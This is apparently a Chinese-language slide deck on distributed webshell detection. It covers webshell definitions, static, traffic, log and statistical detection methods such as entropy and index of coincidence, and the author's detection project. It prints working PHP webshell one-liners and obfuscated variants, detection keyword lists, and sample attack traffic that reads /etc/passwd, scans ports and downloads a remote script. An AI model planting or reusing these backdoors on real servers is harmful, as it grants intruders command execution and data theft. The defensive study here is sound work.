分布式Webshell检测技术

Author：s0nnet
Email: s0nnet@qq.com
Blog: http://www.s0nnet.com

概述

1. **关于webshell**
   定义、示例、危害、现状、特点
2. **webshell的检测技术**
   静态检测、动态检测
3. **我目前的项目设计**
   目的、架构、设计模式、核心技术、困难

一、关于webshell

- “Web” 服务器开放的web服务；
- “shell” 用户与操作系统之间的交互接口。

webshell就是web上的后门，它取得对服务器某种程度上的操作权限,常常被称为匿名用户（入侵者）通过网站端口对网站服务器的某种程度的操作权限。它是一段服务器端的动态脚本，如php、jsp、asp、asp.net等。

一、webshell原型

- <?php eval($_POST['cmd']); ?>
- <?php @$_GET[a]($_POST['cmd']); ?>

一、webshell变形

无ascii码和数字的webshell：

```
<?
$_="";
$_[+""]='';
$_="$_"."";
$_=($_[+""]|"0x06").($_[+""]|"0x05").($_[+""]^"0x15");
?>
<?=${'_'.$_}['_'](${'_'.$_}['__']);?>
```

隐藏关键字：

```
<?php
session_start();
$_POST['code'] && $_SESSION['theCode'] = trim($_POST['code']);
$_SESSION['theCode']&&preg_replace('\'a\'eis','e'.'v'.'a'.'l'.'(base64_decode($_SESS
ION[\'theCode\']))','a');
```

一、webshell分类

https://github.com/Lingerhk/webshell

一、webshell危害

- 该类后门与与系统契合度较高；
- 利用系统部分功能模块以实现以假乱真、长期潜伏的目的；
- 具备文件操作、命令执行等常见木马功能；
- 具备查询数据库功能，可直接调用系统自身的存储过程来连接数据库；
- 长期控制服务器当肉鸡，实现DDos、CC等攻击；
- 当前检测技术落后，道高一尺，魔高一丈。

一、webshell特点

- 存在系统调用的命令执行函数，如eval、system、cmd_shell、assert等；
- 存在系统调用的文件操作函数，如fopen、fwrite、readdir等；
- 存在数据库操作函数，调用系统自身的存储过程来连接数据库操作；
- 具备很深的自身隐藏性、可伪装性，可长期潜伏到web源码中；
- 衍生变种多，可通过自定义加解密函数、利用xor、字符串反转、压缩、截断重组等方法来绕过检测；
- 访问IP少，访问次数少，页面孤立，传统防火墙无法进行拦截，无系统操作日志；
- 产生payload流量，在web日志中有记录产生。

一、当前现状

- 当前互联网中不少站点被入侵后存在webshell，以实现对应用的篡改、对操作系统控制以及数窃取；
- 多数webshell与业务结合，存在明显商业性和巨大经济利益诱惑，有针对性的攻击；
- 多数安全能力不强的非IT类企业很难防御webshell，无法及时发现并清除webshell；
- 目前互联网上几乎没有有效的、成型的开源（或商业）的webshell查杀产品；

二、核心检测技术

1. 静态特征检测

2. 基于流量检测

3. 基于日志分析检测

4. 基于系统的行为检测

5. 基于统计学的检测

2.1、静态特征检测

技术：对脚本文件中所使用的关键词、高危函数、文件修改时间、文件权限、文件所有者以及和其它文件的关联性等多个维度的特征进行检测，即先建立一个恶意字符串特征库。

例如：“组专用大马|提权|木马|PHP\s?反弹提权cmd执行”，“WScript.Shell、Shell.Application、Eval()、Excute()、Set Server、Run()、Exec()、ShellExcute()”，同时对WEB文件修改时间，文件权限以及文件所有者等进行确认。

2.1、静态特征检测

技术：对脚本文件中所使用的关键词、高危函数、文件修改时间、文件权限、文件所有者以及和其它文件的关联性等多个维度的特征进行检测，即先建立一个恶意字符串特征库。

优点：可快速检测，快速定位；

缺点：容易误报，无法对加密或者经过特殊处理的Webshell文件进行检测。

尤其是针对窃密型Webshell无法做到准确的检测：窃密型Webshell通常具有和正常的WEB脚本文件具有相似的特征。

2.2、基于流量的检测

技术：采用流量（网关）型检测方式，先对流量"可视化"，检测Webshell在访问过程中产生的payload网络流量。经过一定的payload积累和规则定制，再经过和其它检测过程相结合形成一套基于流量分析Webshell检测引擎，嵌入到现有的网关型设备或云上实现Webshell的深度分析。

深度研发：建立机器学习的分析模型。

优点：可实时检测并阻止，还原攻击场景，快速定位主机和入侵者；

缺点：模型建立复杂（研发成本），无法检测加密payload，流量镜像部署成本。


2.3、基于日志分析检测

webshell提取：

- 访问特征（主要特征）：

少量IP访问，总访问次数少，页面孤立；


有向图：节点、边、入度、出度



2.3、基于日志分析检测

webshell提取：

- path特征（辅助特征）：
- 不同手段植入的webshell路径各有特征；
- 路径中还有日期特征；
- 自动生成文件名，然后放在特定的目录下。



2.3、基于日志分析检测

webshell提取：

- 时间特征（辅助特征）：新增的页面视为异常页面

缺陷：会漏掉已存在页面写马的情况；会误判正常的站点更新。

注意：文件的时间属性也是可以修改的。

2.3、基于日志分析检测

webshell提取：

- Payload特征（辅助特征）：类似于WAF、IDS等流量检测防御工具，检测网络通信中的payload特征（攻击特征）。

Operation	Data Sent
Connect to DB	selectDb=0&o=dbc&driver=com.mysql.jdbc.Driver&url=jdbc%3Amysql%3A%2F%2F10.10.22.45%3A3306%2Fmysql%3FuseUnicode%3Dtrue%26characterEncoding%3DGBK&uid=admin&pwd=admin&db=com.mysql.jdbc.Driver%60jdbc%3Amysql%3A%2F%2Flocalhost%3A3306%2Fmysql%3FuseUnicode%3Dtrue%26characterEncoding%3DGBK&connect=Connect
Execute Command	o=shell&type=command&command=%2Fbin%2Fcat+%2Fetc%2Fpasswd&submit=Execute
Port Scan	o=portScan&ip=127.0.0.1&ports=21%2C25%2C80%2C110%2C1433%2C1723%2C3306%2C3389%2C4899%2C5631%2C43958%2C65500&timeout=2&submit=Scan
Remote File Download	o=downRemote&url=http%3A%2F%2Fwww.yahooz.com%2F&savepath=%2Fvar%2Flib%2Fetc%2Fgadgetz.sh&connect=Download

2.4、基于统计学的检测

- 文件重合指数Index of Coincidence(IC):

定义：设$x=x_1x_2...x_n$是一个含有n个字符的字符串，x的重合指数记为**Ic**(x),定义为x中两个随机元素相同的概率。

IC是用来判断文件是否被加密的一种方法。所以，IC指数预示文件代码潜在的被加密或被混效过。

2.4、基于统计学的检测

- 信息熵：

数学上的抽象概念，这里把信息熵理解成某种特定信息的出现概率（离散随机事件的出现概率）。一个系统越是有序，信息熵就越低；反之，一个系统越是混乱，信息熵就越高。

我们可以求每个文件的信息熵值，值越大，为webshell的可能性越高。

2.4、基于统计学的检测

- 文件中的最长单词：

正常文件中单词是比较短的， 当一个文件中的最长单词很长时，这些长单词是很可疑的。一般webshell经过base64编码后会形成一个长字符串。

2.4、基于统计学的检测

- 文件的可压缩比：

  文件的压缩比=压缩文件后的大小/文件的原始大小。

  压缩的实质，在于消除特定字符分布上的不均衡，通过将短码分配给高频字符，而长码对应低频字符实现长度上的优化。

  由base64编码过的文件，消除了非ascii的字符，这样实际上base64编码过的文件的字符就会表现为更小的分布的不均衡，压缩比就会变大。

2.4、基于统计学的检测

1、信息熵(Entropy): 通过使用ASCII码表来衡量文件的不确定性；

2、最长单词(LongestWord): 最长的字符串也许潜在的被编码或被混淆；

3、重合指数(Index of Coincidence):低重合指数预示文件代码潜在的被加密或被混效过；

4、特征(Signature): 在文件中搜索已知的恶意代码字符串片段；

5、压缩(Compression): 对比文件的压缩比。

Webshell后门检测工具：NeoPi

三、我目前的项目设计

- 检测技术：静态特征检测、日志分析检测、统计学分析检测
- 采用类似于Zabbix的模型设计：C/S + B/S
- 采用python语言设计+flask web框架
- MySQL数据库设计
- 通信协议设计
- Teambition项目参与链接 ⟶

参考文档

- Webshell安全检测篇： http://drops.wooyun.org/papers/10807
- webshell检测-日志分析： https://www.91ri.org/14841.html
- 浅谈webshell检测方法： http://www.freebuf.com/articles/web/23358.html
- 浅谈从php内核层防范php webshell：
  https://github.com/80vul/webzine/tree/master/webzine_0x05

Thank you

讲解：郭遗欢